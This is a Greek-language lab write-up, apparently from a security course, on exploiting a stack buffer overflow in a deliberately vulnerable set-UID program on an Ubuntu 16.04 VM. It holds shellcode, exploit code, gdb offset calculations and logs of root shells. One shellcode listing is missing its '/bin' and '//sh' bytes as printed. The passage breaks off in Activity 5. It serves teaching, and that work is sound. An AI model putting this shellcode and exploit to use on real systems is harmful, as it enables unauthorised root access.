

Επίθεση Buffer Overflow

Πρακτικό μέρος

Εισαγωγή

Στόχος της άσκησης είναι να χρησιμοποιήσουμε την ευπάθεια Buffer Overflow ώστε να ξεκινήσουμε ένα κέλυφος (shell) με δικαιώματα διαχειριστή (root). Για το σκοπό αυτό, θα πρέπει να εκτελέσετε τα παρακάτω βήματα (δραστηριότητες):

1. **Ανάπτυξη και δοκιμή του shellcode**, με κανονικά δικαιώματα και ως set-UID.
2. **Ανάπτυξη του ευπαθούς προγράμματος** (stack.c) και μετατροπή του σε set-UID
3. **Δημιουργία του αρχείου εισόδου** (badfile) με το οποίο θα τροφοδοτήσουμε το ευπαθές πρόγραμμα. Για το σκοπό αυτό αναπτύσσουμε ένα βοηθητικό πρόγραμμα (exploit.c) το οποίο θα κατασκευάσει το badfile.
4. **Εκτίμηση της διεύθυνσης** του shellcode μέσα στο badfile. Για να επιτύχει η επίθεση, θα πρέπει να υπολογίσουμε τη σωστή διεύθυνση μέσα στο badfile.
5. **Ενημέρωση του αρχείου εισόδου**: εκτελούμε το πρόγραμμα exploit.c ώστε να παράξουμε το ενημερωμένο αρχείο εισόδου.
6. **Εκτέλεση επίθεσης**: Τέλος, εκτελούμε το stack.c με είσοδο το badfile και περιμένουμε να ξεκινήσει ένα shell με δικαιώματα root(#).
7. **Παράκαμψη αντιμέτρου ASLR**
8. **Δοκιμή των υπόλοιπων αντιμέτρων** (StackGuard και non-executable stack)

Αρχικό setup – Απενεργοποίηση ASLR

Για την επίθεση αυτή χρησιμοποιούμε την εγκατάσταση **Ubuntu 16.04**. Πριν ξεκινήσουμε, ελέγχουμε και **απενεργοποιούμε** το αντίμετρο ASLR¹ (το θέτουμε στην τιμή 0):

```
[03/24/21]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/24/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~$
```

¹ <https://www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html>

Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode

Πριν την επίθεση, θα πρέπει να δοκιμάσουμε εάν το shellcode μας επιτρέπει όντως να ξεκινήσουμε ένα shell με δικαιώματα root. Για το σκοπό αυτό αναπτύσσουμε το δοκιμαστικό πρόγραμμα `shellcode.c`.

```
shellcode.c
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char code[] =
6      "\x31\xc0"      /* xorl    %eax,%eax    */
7      "\x50"          /* pushl   %eax         */
8      "\x68" "//sh"    /* pushl   $0x68732f2f  */
9      "\x68" "/bin"    /* pushl   $0x6e69622f  */
10     "\x89\xe3"       /* movl    %esp,%ebx    */
11     "\x50"          /* pushl   %eax         */
12     "\x53"          /* pushl   %ebx         */
13     "\x89\xe1"       /* movl    %esp,%ecx    */
14     "\x99"          /* cdq     %eax         */
15     "\xb0\x0b"       /* movb    $0x0b,%al    */
16     "\xcd\x80"       /* int     $0x80        */
17 ;
18
19 int main(int argc, char **argv)
20 {
21     char buf[sizeof(code)];
22     strcpy(buf, code);
23     ((void(*)())buf)();
24 }
```

Το πρόγραμμα αυτό εκτελεί την εντολή `execve("/bin/sh", 0, 0)`, η οποία ξεκινά ένα shell². Για να μπορέσει αυτό το πρόγραμμα να εκτελεστεί απευθείας μέσα στο stack, θα πρέπει να είναι γραμμένο σε **γλώσσα μηχανής**. Το παρόν shellcode το χρησιμοποιούμε για να ελέγξουμε εάν οι εντολές της γλώσσας μηχανής δουλεύουν κανονικά. Όταν πρόκειται να εκτελέσουμε την επίθεση, θα χρησιμοποιήσουμε τις εντολές αυτές για να κατασκευάσουμε την κακόβουλη είσοδο (αρχείο badfile).

Μεταγλωττίζουμε το αρχείο, έχοντας ενεργοποιημένη την επιλογή `-z execstack` ώστε το πρόγραμμα να έχει εκτελέσιμο stack³. Τέλος, το εκτελούμε, με δικαιώματα απλού χρήστη.

² <https://man7.org/linux/man-pages/man2/execve.2.html>

³ <https://man7.org/linux/man-pages/man8/execstack.8.html>

```

[03/21/21]seed@VM:~/.../Ask2$ gcc shellcode.c -o shellcode -z execstack
[03/21/21]seed@VM:~/.../Ask2$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Mar 21 17:34 shellcode
[03/21/21]seed@VM:~/.../Ask2$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[03/21/21]seed@VM:~/.../Ask2$

```

Όπως βλέπουμε, το πρόγραμμα ξεκινάει όντως ένα shell. Ωστόσο, επειδή το shellcode δεν είναι ένα set-UID root πρόγραμμα, εκτελείται με το πραγματικό uid και effective uid του χρήστη seed. Αυτό έχει σαν αποτέλεσμα το shell που ανοίγει να έχει επίσης πραγματικό uid και effective uid του χρήστη seed.

Στην επίθεση buffer overflow, ο στόχος μας είναι να χρησιμοποιήσουμε το shell σε ένα ευπαθές set-UID root πρόγραμμα, ώστε να προκύψει shell με δικαιώματα root. Με τις επόμενες εντολές, μετατρέπουμε το πρόγραμμα σε set-UID και το εκτελούμε.

```

[03/21/21]seed@VM:~/.../Ask2$ sudo chown root shellcode
[03/21/21]seed@VM:~/.../Ask2$ sudo chmod 4755 shellcode
[03/21/21]seed@VM:~/.../Ask2$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Mar 21 17:34 shellcode
[03/21/21]seed@VM:~/.../Ask2$
[03/21/21]seed@VM:~/.../Ask2$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[03/21/21]seed@VM:~/.../Ask2$

```

Παρατηρούμε ωστόσο ότι, παρόλο που το πρόγραμμα ήταν set-UID root, το shell που ανακτήσαμε δεν έχει τα δικαιώματα root, αλλά παραμένει στα δικαιώματα του πραγματικού User (seed).

Στο Ubuntu 16.04 το **symbolic link** `/bin/sh` δείχνει στην πραγματικότητα στο κέλυφος `/bin/dash`⁴. Ωστόσο, το πρόγραμμα dash στο Ubuntu 16.04 έχει ένα αντίμετρο που του απαγορεύει να εκτελείται από μια set-UID process. Βασικά, εάν το dash αντιληφθεί ότι εκτελείται από μια set-UID process, αλλάζει αυτομάτως το **effective User ID** στο **πραγματικό user ID** της process, απορρίπτοντας με αυτό τον τρόπο τα επιπλέον δικαιώματα. Η συμπεριφορά αυτή δεν υπήρχε π.χ. στο Ubuntu 12.04.

Καθώς το shellcode που χρησιμοποιούμε, είναι ένα set-UID πρόγραμμα, και η επίθεση που επιχειρούμε βασίζεται στην εκτέλεση του `/bin/sh`, το αντίμετρο αυτό που υπάρχει

⁴ <https://man7.org/linux/man-pages/man1/dash.1.html>

στο `/bin/dash` την οδηγεί σε αποτυχία⁵. Για να παρακάμψουμε το αντίμετρο αυτό, υπάρχουν δυο προσεγγίσεις:

Προσέγγιση 1: Ρύθμιση του `/bin/sh`

Η λύση αυτή έγκειται στο να συνδέσουμε το `/bin/sh` σε ένα διαφορετικό κέλυφος (shell) το οποίο να μην διαθέτει το συγκεκριμένο αντίμετρο. Στη συγκεκριμένη εικονική μηχανή Ubuntu 16.04 υπάρχει εγκατεστημένο ένα εναλλακτικό shell που ονομάζεται `zsh`⁶. Χρησιμοποιώντας την εντολή `ln -sf` μπορούμε να δημιουργήσουμε ένα **symbolic link**⁷ (όπου οι επιλογές είναι: `-s` $\rightarrow$ *symbolic*, `-f` $\rightarrow$ *force*), δηλαδή να συνδέσουμε (ανακατευθύνουμε) το `/bin/sh` στο `zsh`. Έπειτα τρέχουμε το `shellcode` όπως ακριβώς περιγράφεται πιο πάνω και τελικά αποκτάμε root shell (#).

```
[03/21/21]seed@VM:~/.../Ask2$ sudo ln -sf /bin/zsh /bin/sh
[03/21/21]seed@VM:~/.../Ask2$
[03/21/21]seed@VM:~/.../Ask2$ ./shellcode
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[03/21/21]seed@VM:~/.../Ask2$
```

Το πρόγραμμα `shellcode` ήταν `set-UID root`, που σημαίνει ότι το πραγματικό `uid` ήταν `seed` ενώ το `effective uid` ήταν `root`. Όταν τρέξαμε το πρόγραμμα, εκτελέστηκε η εντολή `execve()` και το shell που δημιουργήθηκε απέκτησε τα δικαιώματα του `effective uid`, δηλαδή `root(#)`.

Προσέγγιση 2: Τροποποίηση του `shellcode`

Η λύση αυτή έγκειται στο να αλλάξουμε το πραγματικό `user ID` της διαδικασίας σε 0 πριν κληθεί το κέλυφος `dash`. Αυτό μπορεί να γίνει καλώντας μέσα στο πρόγραμμα `shellcode` την εντολή `setuid(0)` πριν κληθεί η εντολή `execve()`.

Για να δοκιμάσουμε την λύση αυτή, αρχικά επαναφέρουμε το `/bin/sh` ώστε να δείχνει στο κέλυφος `dash`:

```
[03/21/21]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[03/21/21]seed@VM:~$
```

⁵ Μπορούμε να ελέγξουμε το symbolic link `/bin/sh` με την εντολή: `readlink -f $(command -v /bin/sh)`

⁶ <https://opensource.com/article/19/9/getting-started-zsh>

⁷ <https://linuxize.com/post/how-to-create-symbolic-links-in-linux-using-the-ln-command/>

Στη συνέχεια αναπτύσσουμε το ακόλουθο πρόγραμμα, το οποίο είναι το ίδιο με το shellcode με την προσθήκη της εντολής `setuid(0)` στην αρχή του. Το αποθηκεύουμε ως `dash_shellcode.c`.

```
dash_shellcode.c
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char code[] =
6
7      //these 4 lines are added --> setuid(0);
8
9      "\x31\xc0"          /* xorl    %eax,%eax  */
10     "\x31\xdb"          /* xorl    %ebx,%ebx  */
11     "\xb0\xd5"          /* movb    $0xd5,%al  */
12     "\xcd\x80"          /* int     $0x80      */
13
14     //the code below is the same as the call_shellcode
15
16     "\x31\xc0"          /* xorl    %eax,%eax  */
17     "\x50"              /* pushl   %eax        */
18     "\x68"              /* pushl   $0x68732f2f */
19     "\x68"              /* pushl   $0x6e69622f */
20     "\x89\xe3"          /* movl    %esp,%ebx   */
21     "\x50"              /* pushl   %eax        */
22     "\x53"              /* pushl   %ebx        */
23     "\x89\xe1"          /* movl    %esp,%ecx   */
24     "\x99"              /* cdq     %eax         */
25     "\xb0\x0b"          /* movb    $0x0b,%al   */
26     "\xcd\x80"          /* int     $0x80      */
27 ;
28
29 int main(int argc, char **argv)
30 {
31     char buf[sizeof(code)];
32     strcpy(buf, code);
33     ((void(*)())buf)();
34 }
```

Στη συνέχεια, μεταγλωττίζουμε το συγκεκριμένο πρόγραμμα και το εκτελούμε όπως προηγουμένως:

```
[03/21/21]seed@VM:~/.../Ask2$ gcc dash_shellcode.c -o dash_shellcode -z execstack
[03/21/21]seed@VM:~/.../Ask2$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Mar 21 18:21 dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$ ./dash_shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[03/21/21]seed@VM:~/.../Ask2$
```

Αρχικά παρατηρούμε ότι (όπως περιμέναμε), το πρόγραμμα ξεκινά ένα shell με τα δικαιώματα του απλού user. Στη συνέχεια, το μετατρέπουμε σε Set-UID και το εκτελούμε ξανά:


```
[03/21/21]seed@VM:~/.../Ask2$ sudo chown root dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$ sudo chmod 4755 dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Mar 21 18:21 dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$
[03/21/21]seed@VM:~/.../Ask2$ ./dash_shellcode
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
#
# exit
[03/21/21]seed@VM:~/.../Ask2$
```

Παρατηρούμε ότι πλέον το πρόγραμμα ανακτά ένα shell με δικαιώματα root (#).

Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος

Καθώς το shellcode έχει ελεγχθεί, θα δημιουργήσουμε το **ευπαθές πρόγραμμα** (stack.c), όπου θα γίνει **injection** του shellcode. Το ευπαθές πρόγραμμα θα εκτελεί τις παρακάτω λειτουργίες:

- Η main() θα διαβάζει το αρχείο badfile και θα το αποθηκεύει σε έναν τοπικό buffer που ονομάζεται str (length=517 bytes)
- Στη συνέχεια η main() καλεί τη συνάρτηση bof(), η οποία έχει την ευπάθεια buffer overflow. Η διεύθυνση του str περνάει σαν παράμετρος στη συνάρτηση bof().
- Η bof() αντιγράφει τα περιεχόμενα του str σε ένα πίνακα 24 θέσεων με την strcpy, προκαλώντας buffer overflow.



```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int bof(char *str)
6  {
7      char buffer[24];
8      /*this statement has a buffer overflow problem */
9      strcpy(buffer, str);
10     return 1;
11 }
12
13 int main(int argc, char **argv)
14 {
15     char str[517];
16     FILE *badfile;
17     badfile = fopen("badfile", "r");
18     fread(str, sizeof(char), 517, badfile);
19     bof(str);
20     printf("returned Properly\n");
21     return 1;
22 }
```

Στη συνέχεια, μεταγλωττίζουμε το πρόγραμμα `stack.c` έχοντας παράλληλα απενεργοποιημένα δυο βασικά αντίμετρα:

- `-z execstack`: αφορά στη δυνατότητα εκτέλεσης εντολών μέσα στο stack.

- `-fno-stack-protector`: αφορά στη χρήση του `stack guard`⁸ για προστασία του `stack` από εγγραφή.

Τέλος, το μετατρέπουμε σε πρόγραμμα `set-UID`.

```
[03/21/21]seed@VM:~/.../Ask2$ gcc stack.c -o stack -z execstack -fno-stack-protector
[03/21/21]seed@VM:~/.../Ask2$ sudo chown root stack
[03/21/21]seed@VM:~/.../Ask2$ sudo chmod 4755 stack
[03/21/21]seed@VM:~/.../Ask2$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Mar 21 18:49 stack
[03/21/21]seed@VM:~/.../Ask2$
```

⁸ <https://mudongliang.github.io/2016/05/24/stack-protector.html>

Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile)

Σε αυτή τη δραστηριότητα θα δημιουργήσουμε το **αρχείο εισόδου badfile** με το οποίο θα τροφοδοτήσουμε το ευπαθές πρόγραμμα ώστε να επιτύχουμε την επίθεση. Για αυτό το σκοπό, το badfile θα πρέπει να περιέχει το shellcode (τις εντολές γλώσσας μηχανής) και τη **διεύθυνση** του shellcode.

Για τη δημιουργία του **αρχείου εισόδου** θα χρησιμοποιήσουμε το βοηθητικό πρόγραμμα **exploit.c**, το οποίο θα γεμίζει ένα αρχείο με εντολές **NOP (0x90)** και στο κατάλληλο σημείο θα περιέχει το shellcode.

```
exploit.c
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char code[] =
6      "\x31\xc0"
7      "\x50"
8      "\x68" "//sh"
9      "\x68" "/bin"
10     "\x89\xe3"
11     "\x50"
12     "\x53"
13     "\x89\xe1"
14     "\x99"
15     "\xb0\x0b"
16     "\xcd\x80"
17 ;
18
19 int main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23     /*initialize buffer with 0x90 (NOP instruction) */
24     memset(&buffer, 0x90, 517);
25
26     /* here we need to place the appropriate return address */
27     *((long *) (buffer + 0x24)) = 0xbffff02;
28
29     /* place the shellcode towards the end of the buffer */
30     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
31
32     /* save the contents to the badfile */
33     badfile = fopen("./badfile", "w");
34     fwrite(buffer, 517, 1, badfile);
35     fclose(badfile);
36 }
```

Επίσης, θα πρέπει στο κατάλληλο σημείο να τοποθετήσει την **διεύθυνση της μνήμης** όπου περιμένουμε να βρίσκεται τελικά το shellcode (γραμμή **27**). Αρχικά, η διεύθυνση αυτή είναι τυχαία ώστε να δοκιμάσουμε ότι το badfile παράγεται κανονικά. Στην επόμενη δραστηριότητα (4), θα εκτιμήσουμε με μεγαλύτερη ακρίβεια τη διεύθυνση αυτή και θα προχωρήσουμε σε κατάλληλη διόρθωση του exploit.c.

Μεταγλωττίζουμε το πρόγραμμα exploit.c και το εκτελούμε προκειμένου να παράξουμε ένα δοκιμαστικό badfile.

```
[03/21/21]seed@VM:~/.../Ask2$ gcc exploit.c -o exploit
[03/21/21]seed@VM:~/.../Ask2$ ./exploit
[03/21/21]seed@VM:~/.../Ask2$
```

Για να δούμε τα περιεχόμενα του badfile σε αναγνώσιμη μορφή, μπορούμε να εκτελέσουμε την εντολή hexdump⁹. Με την επιλογή -C (canonical) βλέπουμε επίσης τους αντίστοιχους χαρακτήρες:

```
[03/21/21]seed@VM:~/.../Ask2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[03/21/21]seed@VM:~/.../Ask2$
```

Παρατηρούμε ότι το αρχείο είναι γεμάτο εντολές NOP (0x90), ενώ σε κάποιο σημείο αναγνωρίζουμε την προσωρινή διεύθυνση 0b ff ff 02 του shellcode που έχουμε εισάγει¹⁰. Στο τέλος του αρχείου υπάρχουν οι εντολές του shellcode.

⁹ <https://man7.org/linux/man-pages/man1/hexdump.1.html>

¹⁰ Το λιγότερο σημαντικό bit εμφανίζεται δεξιά – βλ., π.χ., <https://en.wikipedia.org/wiki/Endianness>

Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile

Για να κατασκευάσουμε σωστά το badfile, θα πρέπει να ορίσουμε τη σωστή διεύθυνση όπου θα βρεθεί το shellcode. Για να βρούμε τη διεύθυνση του shellcode (κατά προσέγγιση) ακολουθήσουμε τα εξής βήματα:

- 1 Εκτελούμε δοκιμαστικά το πρόγραμμα `stack.c` με τον **debugger** (gdb-peda¹¹).
- 2 Βρίσκουμε τη διεύθυνση της μεταβλητής `buffer[]` στη συνάρτηση `bof()`
- 3 Βρίσκουμε την απόσταση της `return address`
- 4 Βρίσκουμε την απόσταση του shellcode από τη μεταβλητή `buffer[]`
- 5 Από το **2** και **4** βρίσκουμε την εκτιμώμενη διεύθυνση του shellcode
- 6 Από τα **3** και **5** τοποθετούμε την διεύθυνση αυτή στο σωστό σημείο του badfile

Για να βρούμε τη διεύθυνση της μεταβλητής `buffer[]` θα κάνουμε compile το πρόγραμμα `stack.c` με ενεργοποιημένες τις debug flags.

```
[03/21/21]seed@VM:~/.../Ask2$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[03/21/21]seed@VM:~/.../Ask2$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9776 Mar 21 19:24 stack_gdb
[03/21/21]seed@VM:~/.../Ask2$
```

****Σημείωση:** για να τρέξει το πρόγραμμα `stack_gdb` θα πρέπει να υπάρχει στον ίδιο directory ένα αρχείο εισόδου με το όνομα **badfile** (ακόμα και χωρίς το σωστό περιεχόμενο) ειδικά θα χτυπήσει σφάλμα εκτέλεσης. Γι' αυτό, πριν προχωρήσετε στο gdb, θα πρέπει να τρέξετε μια φορά το πρόγραμμα `exploit` ώστε να παράξει το αρχείο **badfile**.

Στη συνέχεια, θα εκκινήσουμε το `stack_gdb` σε debug mode, και αφού ενεργοποιήσουμε ένα breakpoint στη συνάρτηση `bof()`, θα εκτελέσουμε το πρόγραμμα.

¹¹ <https://github.com/longld/peda>

```
[03/21/21]seed@VM:~/.../Ask2$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ █

gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 9.
gdb-peda$ █

gdb-peda$ run
Starting program: /home/seed/Desktop/Ask2/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

-----registers-----
EAX: 0xbfffea67 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea48 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>
-----stack-----
0000| 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffea24 --> 0x0
0008| 0xbfffea28 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea2c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea30 --> 0xbfffec78 --> 0x0
0020| 0xbfffea34 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffea38 --> 0xb7dc888b (<_GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffea3c --> 0x0
Legend: code, data, rodata, value

Breakpoint 1, bof (
  str=0xbfffea67 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>.
..) at stack.c:9
9      strcpy(buffer, str);
gdb-peda$ █
```

Όταν φτάσουμε στο breakpoint, μπορούμε να τυπώσουμε τις τιμές της διεύθυνσης του `buffer[]` (`&buffer`) καθώς και το περιεχόμενο του `ebp` register, καθώς και να υπολογίσουμε την απόστασή τους.

```
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea28
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea48
gdb-peda$ p (0xbfffea48 - 0xbfffea28)
$3 = 0x20
gdb-peda$ quit
[03/21/21]seed@VM:~/.../Ask2$ █
```

Οπότε στο παράδειγμά μας βρίσκουμε τα εξής:

- Η μεταβλητή `buffer[ ]` βρίσκεται (ξεκινάει) στη διεύθυνση `0xbfffea28`
- Ο `ebp register` δείχνει στη διεύθυνση `0xbfffea48`
- Η απόσταση μεταξύ τους είναι `0x20` bytes (=32 bytes σε δεκαδική μορφή¹²)

Η θέση όπου θα μπει η διεύθυνση της Return Address είναι 4 bytes πιο πάνω, δηλαδή `ebp+0x04`, ή αν το αναγάγουμε ως προς την αρχή του `buffer[ ]` θα είναι `buffer+0x24` (όπως ήδη το έχουμε θέσει στο `exploit.c`).

Για να υπολογίσουμε την τιμή που θα τοποθετήσουμε σε αυτή τη θέση θα ακολουθήσουμε το παρακάτω σκεπτικό: Λαμβάνοντας υπόψη ότι, έχοντας απενεργοποιήσει το ASLR, οι ίδιες διευθύνσεις θα χρησιμοποιούνται πάντα κατά την εκτέλεση του `stack.c`, μπορούμε να ενσωματώσουμε τις πληροφορίες αυτές στο `badfile` (δηλαδή στο `exploit.c` που δημιουργεί το `badfile`). Η απόσταση όπου πρέπει να ξεκινάει το `shellcode` θα είναι:

- `0x20` από την αρχή του `buffer[ ]` (που περιλαμβάνει το μέγεθος του `buffer` + ένα `offset` που βάζει ο `compiler`)
- + `0x04` bytes που καταλαμβάνει το πεδίο Previous Frame Pointer.
- + `0x04` bytes που καταλαμβάνει το πεδίο Return Address

Άρα, η διεύθυνση που ψάχνουμε θα είναι τουλάχιστον `0x28` bytes πιο πάνω από την διεύθυνση του `buffer[ ]`, δηλαδή στο παράδειγμά μας:

`0xbfffea28 + OFFSET`, όπου `OFFSET > 0x28`

Σημείωση: Καθώς η δοκιμή που κάναμε έτρεξε σε `debug mode (gdb)`, η πραγματική διεύθυνση του `buffer` ενδέχεται να είναι λίγο διαφορετική (συνήθως λίγο μεγαλύτερη) όταν το πρόγραμμα εκτελεστεί σε κανονικές συνθήκες. Γι' αυτό μπορούμε να δοκιμάζουμε σταδιακά διευθύνσεις μεγαλύτερες από `0xbfffea28 + 0x28` μέχρι να επιτύχει η επίθεση. Επίσης, καθώς έχουμε γεμίσει το `badfile` με εντολές `NOP`, ευελπιστούμε η εκτέλεση να οδηγηθεί προς το σημείο όπου βρίσκεται ο κώδικας `shellcode` (προς το τέλος του αρχείου) ακόμα και αν δεν επιτύχουμε ακριβώς την πραγματική διεύθυνση του.

¹² Παρατηρώντας τον κώδικα του `stack.c` θα περιμέναμε ο `ebp` να δείχνει **24 bytes** πάνω από την αρχή του `buffer` και όχι 32 (αφού τόσο είναι το μέγεθος του). Ο debugger μας αποκάλυψε δηλαδή ότι υπάρχει και ένα εσωτερικό `offset` μέσα στο `stack`, μεταξύ των τοπικών μεταβλητών και τη θέση του `previous frame pointer`.

Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου

Αφότου εκτιμήσουμε την πραγματική τιμή της διεύθυνσης του shellcode, θα πρέπει να ενημερώσουμε τον κώδικα του exploit.c και να το μεταγλωττίσουμε εκ νέου. Τέλος, θα πρέπει να το τρέξουμε ώστε να παραχθεί το ενημερωμένο badfile. Εκτελούμε το διορθωμένο πρόγραμμα exploit και στη συνέχεια παρατηρούμε τα περιεχόμενα του badfile:

```
[03/21/21]seed@VM:~/.../Ask2$ gcc exploit.c -o exploit
